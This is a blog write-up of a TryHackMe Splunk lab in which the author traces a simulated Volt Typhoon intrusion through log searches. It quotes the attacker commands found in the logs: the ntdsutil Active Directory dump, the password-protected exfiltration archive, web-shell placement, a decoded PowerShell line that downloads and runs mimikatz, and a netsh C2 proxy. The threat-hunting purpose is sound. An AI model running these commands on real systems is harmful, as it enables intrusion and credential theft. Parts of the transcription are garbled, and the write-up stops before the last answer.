

Volt Typhoon Lab

Scenario

In this lab, I assume the role of a Security Analyst responding to a suspected intrusion. TryHackMe states that the intrusion is carried out by the notorious APT group, Volt Typhoon.

Throughout this lab, we will analyze logs through each phase of the kill chain from initial access to C2 communications.

Who is Volt Typhoon?

According to [MITRE](#), Volt Typhoon is a China state-sponsored threat actor that has been active since 2021. Volt Typhoon is known for targeting critical U.S infrastructure, and for their stealthy LotL techniques for evading detections.

Initial Access

The log source defined in this lab is "ADSelfServicePlus" logs which are ingested in Splunk.

Account Compromise

1. Comb through the ADSelfService Plus logs to begin retracing the attacker's steps. At what time (ISO 8601 format) was Dean's password changed and their account taken over by the attacker?

With the information available to us, we can identify deans username through the username field listed under "interesting fields", presenting deans username as "dean-admin".

New Search

1 index="main" ADSelfServicePlus | where action_name == "Password Change" | search username="dean-admin"
2 | sort _time asc

✓ 2 events (before 12/13/25 4:04:20.000 AM) No Event Sampling

Events (2) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 hour per column

3/24/24 11:10:22.000 AM 2024-03-24T11:10:22, ADSelfServicePlus, server=02, 192.168.1.134, dean-admin, Password Change, completed, web_browser

Event Actions

Type	Field	Value	Actions
Selected	host	volthunter	
	source	/home/volthunter/logfiles/adss.log	
	sourcetype	adss	
Event	access_mode	web_browser	
	action_name	Password Change	
	ip_address	192.168.1.134	
	service_name	ADSelfServicePlus	
	status	completed	
	timestamp	2024-03-24T11:10:22	
	username	dean-admin	
Time	_time	2024-03-24T11:10:22.000+00:00	
Default	index	main	
	linecount	1	
	punct		
	splunk_server	volthunter	

3/29/24 1:45:02.000 PM 2024-03-29T13:45:02, ADSelfServicePlus, server=02, 192.168.1.173, dean-admin, Password Change, failed, web_browser

host = volthunter source = /home/volthunter/logfiles/adss.log sourcetype = adss

query for password changes on the "dean-admin" account

2. Shortly after Dean's account was compromised, the attacker created a new administrator account. What is the name of the new account that was created?

To find out the type of action an account creation would fall under, we can list the action_name events, which lists "Enrollment".

splunk-enterprise Apps

Search Analytics Datasets Reports Alerts Dashboards

Messages Settings Activity Help Find

Search & Reporting

New Search

1 index="main" ADSelfServicePlus

✓ 666 events (before 12/13/25 6:24:34.000 PM) No Event Sampling

Events (666) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 day per column

action_name

9 Values, 100% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Values	Count	%
Account Unlock	395	59.389%
Password Reset	65	9.76%
Profile Update	64	9.61%
Multi-factor Authentication (MFA) Setup	43	6.456%
Password Change	39	5.856%
Security Question Setup	38	4.584%
Password Policy Violation	25	3.754%
Enrollment	4	0.601%
Account Update	1	0.15%

6, juan-sales, Account Unlock, completed, web_browser
sourcetype = adss

8.1.112, sophie-engineering, Account Unlock, completed, web_browser
sourcetype = adss

8.1.108, westin-engineering, Password Reset, completed, web_browser
sourcetype = adss

3, david-sales, Password Reset, completed, web_browser
sourcetype = adss

6, juan-sales, Password Change, completed, web_browser
sourcetype = adss

8, celin-sales, Account Unlock, completed, web_browser
sourcetype = adss

8.1.121, nigel-engineering, Account Unlock, completed, web_browser
sourcetype = adss

3/30/24 7:01:34.000 PM 2024-03-30T19:01:34, ADSelfServicePlus, server=02, 192.168.1.132, june-exec, Profile Update, completed, web_browser

host = volthunter source = /home/volthunter/logfiles/adss.log sourcetype = adss

3/30/24 6:55:32.000 PM 2024-03-30T18:55:12, ADSelfServicePlus, engineering-01, 192.168.1.124, westin-engineering, Profile Update, failed, web_browser

splunk>enterprise Apps

Search Analytics Datasets Reports Alerts Dashboards

New Search

```

1 index="main" ADSelfServicePlus
2 | where action_name== "Enrollment"
3

```

✓ 4 events (before 12/13/25 6:26:39.000 PM) No Event Sampling

Events (4) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect

Hide Fields

SELECTED FIELDS

host 1
 source 1
 sourcetype 1

INTERESTING FIELDS

access_mode 1
 action_name 1
 date_hour 3
 date_mday 2
 date_minute 4

All Fields

i

Time

Event

>

3/24/24 11:12:26.000 AM

2024-03-24T11:12:26, ADSelfServicePlus, server-02, 192.168.1.134, voltyp-admin, Enrollment, completed, web_browser

>

3/24/24 9:08:32.000 AM

2024-03-24T09:08:32, ADSelfServicePlus, sales-01, 192.168.1.112, claire-exec, Enrollment, completed, web_browser

>

3/24/24 9:04:59.000 AM

2024-03-24T09:04:59, ADSelfServicePlus, engineering-01, 192.168.1.121, sophie-engineering, Enrollment, completed, web_browser

>

3/23/24 12:37:52.000 AM

2024-03-23T00:37:52, ADSelfServicePlus, engineering-01, 192.168.1.151, bill-exec, Enrollment, completed, web_browser

Persistence

Querying on this produces 4 results, and cross-referencing with the timestamp of the dean-admin account takeover, we can find that a new admin account was created as voltyp-admin. As dean’s initial account that was compromised had Administrator rights, Volt Typhoon created their new admin account to further achieve persistence and elevate privileges.

Execution

As noted before, Volt Typhoon is known for their Windows Managment Instrumentation Command-Line (WMIC) for a range of execution techniques, ranging from information gathering to dumping databases. Through these LotL techniques, it makes detection more challenging.

3. In an information gathering attempt, what command does the attacker run to find information about local drives on server01 & server02?

At this point, we have confirmed that the two user accounts dean-admin and voltyp-admin are compromised. Knowing this, we can query for a wildcard text search on server02 to gain more information on the WMIC command being run.

3 / 14

New Search

1 index='main' server02
2 | where username == 'dean-admin' OR username == 'voltyp-admin'
3 | sort _time asc

✓ 1 event (before 12/13/25 7:52:44.000 PM) No Event Sampling

Events (1) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection X Deselect

1millisecond per column

List Format 20 Per Page

Time	Event
3/25/24 9:30:03.000 PM	2024-03-25T21:30:03 dean-admin server-02-main 192.168.1.153 wmic /node:server01, server02 logicaldisk get caption, filesystem, freespace, size, volumename executed success host = volthunter : source = /home/volthunter/logfiles/wmicupdated0221log : sourcetype = wmic

OS Credential Dumping: NTDS

```
wmic /node:server01, server02 logicaldisk get caption, filesystem, freespace, size, volumename
```

By performing a query on `ntdsutil`, an Active Directory tool, we can identify another suspicious `wmic` command creating a temp directory, and writing a copy of the Active Directory database to the tmp directory under the filename `temp.dit`.

Data Exfiltration

```
wmic process call create "cmd.exe /c mkdir C:\Windows\Temp\tmp  
& ntdsutil.exe \"ac i ntds\" \"ifm create full C:\Windows\Temp\tmp\tmp.dit\" | executed | success |
```

Breaking this command down, `wmic process call create cmd.exe /c mkdir C:\Windows\Temp\tmp` creates a new directory in the Temp folder.

Followed by `ntdsutil.exe`:

- `ac i ntds`: activates NTDS (Active Directory database) instance
- `ifm create full`
: attempts to create a full copy of the Active Directory database (NTDS.dit)

- contains user account information, password hashes (NT), group security policies and memberships

4. The attacker uses ntdsutil to create a copy of the AD database. After moving the file to a web server, the attacker compresses the database. What password does the attacker set on the archive?

Previously, the Active Directory copy was named temp.dit, knowing this we can further track this file by querying on the AD database copy.

Time	Event
3/25/24 11:47:07 AM	2024-03-25T23:47:07 dean-admin server-02-main 192.168.1.153 wmic /node:webserver-01 process call create "cmd.exe /c 7z a -v100m -p d5ag0nm@5t3r -t7z cisco-up.7z C:\inetpub\wwwroot\temp.dit" executed success host = volthunter
3/25/24 10:45:27 AM	2024-03-25T22:45:27 dean-admin server-02-main 192.168.1.153 wmic /node:webserver-01 process call create "cmd.exe /c xcopy C:\Windows\Temp\tmp\temp.dit \\webserver-01\c\$\inetpub\wwwroot" executed success host = volthunter source = /home/volthunter/logfiles/wmicupdated0221.log
3/25/24 10:44:31 AM	2024-03-25T22:44:31 dean-admin server-02-main 192.168.1.153 wmic process call create "cmd.exe /c mkdir C:\Windows\Temp\tmp & ntdsutil.exe \ac i ntds\ "ifm create full C:\Windows\Temp\tmp\temp.dit" executed success host = volthunter source = /home/volthunter/logfiles/wmicupdated0221.log

By following the temp.dit file, we can identify 3 events.

We can see that after the Active Directory database copy was taken, it copied over to the wwwroot directory on webserver-01, prepping the database copy for data exfiltration through the following command:

```
wmic /node:webserver-01 process call create "cmd.exe /c xcopy C:\Windows\Temp\tmp\temp.dit \\webserver-01\c$\inetpub\wwwroot"
```

Followed by obfuscating the file name to blend in with legitimate network files, and password-protecting the zip contents to likely avoid the content from being scanned, and splits it into 100mb volumes to avoid file size detection.

```
wmic /node:webserver-01 process call create "cmd.exe /c 7z a -v100m -p d5ag0nm@5t3r -t7z cisco-up.7z C:\inetpub\wwwroot\temp.dit"
```

Persistence

5. To establish persistence on the compromised server, the attacker created a web shell using base64 encoded text. In which directory was the web shell placed?

```
index="main" C:\\Windows\\Temp\\
| sort _time asc
```

Web Shell Creation

As the attacker has had presence in the `C:\Windows\Temp` folder, this was the first place I checked, utilizing the query above. Sure enough, we can identify PowerShell pipeline execution with b64 encoded text.

[illegible]


To decode this text, I utilized [CyberChef](#). Decoding the base64 shows a C# script to create a webshell on the file `ntuser.ini`.

[illegible]

Defense Evasion

5. In an attempt to begin covering their tracks, the attackers remove evidence of the compromise. They first start by wiping RDP records. What PowerShell cmdlet does the attacker use to remove the “Most Recently Used” record?

Doing some research, the `Remove-ItemProperty` is commonly used to remove “Most Recently Used” records in the registry, thus returning 3 events for removing registry keys.



6. The APT continues to cover their tracks by renaming and changing the extension of the previously created archive. What is the file name (with extension) created by the attackers?

The previous archive, which was a .7z file, stored the Active Directory database data, querying on this file, the APT renamed the file to `cl64.gif` from `cisco-up.7z`.

```
wmic /node:webserver-01 process call create "cmd.exe /c ren \\webserver-01\c$\inetpub\wwwroot  
\cisco-up.7z cl64.gif"
```

Information Gathering

7. Under what regedit path does the attacker check for evidence of a virtualized environment?

Knowing that a virtualized environment registry key would fall under the HKLM hive, I queried for HKLM registry keys and was able to discover a powershell command execution to gather information regarding the systems virtualization.

```
Get-ItemProperty -Path "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control" | Select-Object
-Property *Virtual*
```

New Search

Save As

Create Table View

Close

1 index="main" HKEY_LOCAL

2 | sort _time asc

All time

3 events (before 12/14/25 2:21:51.000 AM) No Event Sampling

Job

Smart Mode

Events (3)

Patterns

Statistics

Visualization

Format Timeline

Zoom Out

Zoom to Selection

Deselect

1 hour per column

List

Format

50 Per Page

Hide Fields

All Fields

SELECTED FIELDS

host 1

source 1

sourcetype 1

INTERESTING FIELDS

CommandLine 3

date_hour 2

date_mday 2

date_minute 3

date_month 1

date_second 3

date_wday 2

date_year 1

date_zone 1

DetailSequence 1

DetailTotal 1

EngineVersion 1

HostApplication 2

HostId 1

HostName 1

HostVersion 1

index 1

linecount 1

PipelineId 1

Time

Event

3/26/24

03/26/2024 21:15:18 PM PowerShell 800 Pipeline Execution Details *Pipeline execution details for command line: Get-ItemProperty -Path "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control" | Select-Object -Property *Virtual*

9:15:18.000 PM

... 14 lines omitted ...

ScriptName=

CommandLine=Get-ItemProperty -Path "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control" | Select-Object -Property *Virtual*

Show all 19 lines

Event Actions

Type	Field	Value	Actions
Selected	host	volthunter	
	source	/home/volthunter/logfiles/pshell.log	
	sourcetype	powershell	
Event	CommandLine	Get-ItemProperty -Path "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control"	
	DetailSequence	1	
	DetailTotal	1	
	EngineVersion	5.117763.592	
	HostApplication	C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe	
	HostId	k4fke10d-42ad-4d52-e234-9d649tee00f7	
	HostName	ConsoleHost	

Credential Access

8. Using reg query, Volt Typhoon hunts for opportunities to find useful credentials. What three pieces of software do they investigate?

Knowing that they used reg query, to further gather information about the software installed on the system, we can query on reg query to identify any command execution containing reg query.

Doing so, returns 8 events, where the APT identifies OpenSSH, RealVNC, PuTTY, and also the current Windows version.

9. What is the full decoded command the attacker uses to download and run mimikatz?

Earlier to download the webshell, the APT used base64 encoding in the powershell execution, so knowing that information, I can run a base64 encoding on the word "Mimikatz" and use that as a wildcard search in Splunk.

Mimikatz –base64–> bWltaWthdHo=

As this can differ slightly depending on surrounding characters, I will use "bWltaW" in my wildcard query.

Suprisingly, this returned 1 event.

The screenshot shows the Splunk Enterprise interface. At the top, there's a navigation bar with 'splunk>enterprise' and various menu items like 'Messages', 'Settings', 'Activity', 'Help', and 'Find'. Below this is a 'New Search' section with a search bar containing the query 'index=*main* *bW1taH*' and a 'Search' button. Below the search bar, it says '1 event (before 12/14/25 2:50:18.000 AM)'. The main content area shows a table with one event. The event details include a timestamp of 3/26/24 9:53:41.000 PM, a host of 'volthunter', and a source of '/home/volthunter/logfiles/pshe.log'. The event type is 'powershell'. The command line is visible, showing a complex base64 encoded command. The interface also includes a sidebar with 'SELECTED FIELDS' and 'INTERESTING FIELDS'.

Time	Event
3/26/24 9:53:41.000 PM	03/26/2024 21:53:41 PM PowerShell 800 Pipeline Execution Details *Pipeline execution details for command line: -exec bypass -W hidden -nop -E SW52b2t1LlVd1Y1J1cXV1c3QgLVYyaSA1aHR8cDovL3ZvbHR5cC5jb29vMy90bG9vbm1taHtdhouZkh1IiAT3V8RmlsZSA1QzpcVG9tcFkxYjJjbW1taHtdhouZkh1IjsgU3RhcncQtUHVY2VzcyAtRmlsZV8hdGgg1kM6XFR1bXBkZGlyG1pbW1rYXR6LmV4ZSIgLUYyZ3VtZW50TG1zdCBAKCJzZWt1cmxzYT06bW1uaWR1bXAgbHh3MuZG1wIiwgImV4aXQ1KSAtTm90ZXdaW5kb3cgLldhaXQ= ... 14 lines omitted ... ScriptName= CommandLine=-exec bypass -W hidden -nop -E SW52b2t1LlVd1Y1J1cXV1c3QgLVYyaSA1aHR8cDovL3ZvbHR5cC5jb29vMy90bG9vbm1taHtdhouZkh1IiAT3V8RmlsZSA1QzpcVG9tcFkxYjJjbW1taHtdhouZkh1IjsgU3RhcncQtUHVY2VzcyAtRmlsZV8hdGgg1kM6XFR1bXBkZGlyG1pbW1rYXR6LmV4ZSIgLUYyZ3VtZW50TG1zdCBAKCJzZWt1cmxzYT06bW1uaWR1bXAgbHh3MuZG1wIiwgImV4aXQ1KSAtTm90ZXdaW5kb3cgLldhaXQ= Show all 19 lines host = volthunter source = /home/volthunter/logfiles/pshe.log sourcetype = powershell

Decoding the b64 encoded command:

```
Invoke-WebRequest -Uri "http://[redacted]/mimikatz.exe" -OutFile "C:\Temp\db2\mimikatz.exe";  
Start-Process -FilePath "C:\Temp\db2\mimikatz.exe" -ArgumentList @("sekurlsa:minidump lsass.  
dmp", "exit") -NoNewWindow -Wait
```

Discovery & Lateral Movement

10. The attacker uses wevtutil, a log retrieval tool, to enumerate Windows logs. What event IDs does the attacker search for?

Querying on the key word “wevtutil”, returns 12 events, combing through the command execution line, the attacker is looking at event IDs 4624 4625 4769.

11. Moving laterally to server-02, the attacker copies over the original web shell. What is the name of the new web shell that was created?

The original web shell was named `ntuser.ini`, so querying on this file name, reveals an event where the `certutil` tool is used to decode the original base64 encoded file, and naming it `iisstart.aspx`, however when moving

laterally to server-02, the file name is changed.

```
certutil -decode C:\Windows\Temp\ntuser.ini C:\Windows\Temp\iisstart.aspx`
```

New Search

1 index=*main* iisstart.aspx
2 | sort _time asc

✓ 2 events (before 12/14/25 3:10:27.000 AM)

Events (2) Patterns Statistics Visual

Format Timeline Zoom Out Zoom In

3/28/24 9:19:23.000 PM 3/28/2024 21:19:23 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: certutil -decode C:\Windows\Temp\ntuser.ini C:\Windows\Temp\iisstart.aspx"

Context Info:
DetailSequence=1
DetailTotal=1
SequenceNumber=99
UserId=CTRL-ACC\dean-admin
HostName=ConsoleHost
HostVersion=5.1.17763.592
HostApplication=C:\Windows\Temp\iisstart.aspx
EngineVersion=5.1.17763.592
RunspaceId=8a6c83k-c2ra-4665-125a-73a5bbf8898
PipelineId=39
ScriptName=
CommandLine=certutil -decode C:\Windows\Temp\ntuser.ini C:\Windows\Temp\iisstart.aspx

original file name "ntuser.ini" - decoded to "iisstart.aspx" -> renamed to AuditReport.aspx on server02

3/29/24 7:47:43.000 PM 03/29/2024 19:47:43 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Copy-Item -Path "C:\Windows\Temp\iisstart.aspx" -Destination "\\server-02\CS\inetpub\wwwroot\AuditReport.aspx"

host = volthunter source = /home/volthunter/logfiles/pshell.log sourcetype = powershell

ScriptName=
CommandLine=Copy-Item -Path "C:\Windows\Temp\iisstart.aspx" -Destination "\\server-02\CS\inetpub\wwwroot\AuditReport.aspx"

host = volthunter source = /home/volthunter/logfiles/pshell.log sourcetype = powershell

As the attacker moves laterally to server-02, the file name of the webshell changes to AuditReport.aspx.

Collection

12. The attacker is able to locate some valuable financial information during the collection phase. What three files does Volt Typhoon make copies of using PowerShell?

At some point, I recall seeing a log related to finance data, however I cant remember which query this was under. So, I'll try a wildcard search on finance.

New Search

1 index="main" *finance*

2 | sort _time asc

All time

Q

✓ 4 events (before 12/14/25 3:15:43.000 AM) No Event Sampling

Job

Smart Mode

Events (4) Patterns Statistics Visualization

Format Timeline

Zoom Out

Zoom to Selection

Deselect

1 minute per column

List

Format

50 Per Page

Hide Fields

All Fields

SELECTED FIELDS

host 1

source 1

sourcetype 1

INTERESTING FIELDS

CommandLine 2

date_hour 1

date_mday 1

date_minute 3

date_month 1

date_second 4

date_wday 1

date_year 1

date_zone 1

DetailSequence 1

DetailTotal 1

EngineVersion 1

HostApplication 1

HostId 1

HostName 1

HostVersion 1

index 1

linecount 1

PipelineId 1

punct 2

RunspaceId 1

SequenceNumber 4

i	Time	Event
>	3/27/24 11:42:48.000 PM	03/27/2024 23:42:48 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Get-Childitem -Path "C:\ProgramData\FinanceBackup\" ... 14 lines omitted ... ScriptName= CommandLine=Get-Childitem -Path "C:\ProgramData\FinanceBackup\" " Show all 19 lines host = volthunter source = /home/volthunter/logfiles/psshell.log sourcetype = powershell
>	3/27/24 11:51:55.000 PM	03/27/2024 23:51:55 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Copy-Item -Path "C:\ProgramData\FinanceBackup\2022.csv" -Destination "C:\Windows\Temp\Faudit\2022.csv" ... 14 lines omitted ... ScriptName= CommandLine=Copy-Item -Path "C:\ProgramData\FinanceBackup\2022.csv" -Destination "C:\Windows\Temp\Faudit\2022.csv" " Show all 19 lines host = volthunter source = /home/volthunter/logfiles/psshell.log sourcetype = powershell
>	3/27/24 11:52:15.000 PM	03/27/2024 23:52:15 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: Copy-Item -Path "C:\ProgramData\FinanceBackup\2023.csv" -Destination "C:\Windows\Temp\Faudit\2023.csv" ... 14 lines omitted ... ScriptName= CommandLine=Copy-Item -Path "C:\ProgramData\FinanceBackup\2023.csv" -Destination "C:\Windows\Temp\Faudit\2023.csv" " Show all 19 lines host = volthunter source = /home/volthunter/logfiles/psshell.log sourcetype = powershell

The events returned reveal sensitive financial data compromise to 2022.csv, 2023.csv, 2024.csv.

C2 Communications

13. The attacker uses netsh to create a proxy for C2 communications. What connect address and port does the attacker use when setting up the proxy?

Using netsh as a keyword, we can identify 4 events containing netsh usage.

12 / 14

initial c2 setup via netsh to ip 10.2.30.1
over port 8443

```
wmic /node: server-01 /user: dean-admin /password: uNcr4cK4b1e process call create "cmd.exe /
c netsh interface portproxy add v4tov4 listenport=50100 listenaddress=0.0.0.0 connectport=844
3 connectaddress=10.2.30.1"
```

14. To conceal their activities, what are the four types of event logs the attacker clears on the compromised system?

Closing Thoughts

13 / 14

throughout my head and keep an idea on what the APT may be trying to do. Overall, this really helped me think like a threat hunter and develop key skills through Splunk.



hunts.dev

Originally published on hunts.dev

<https://hunts.dev/blog/volt-typhoon/>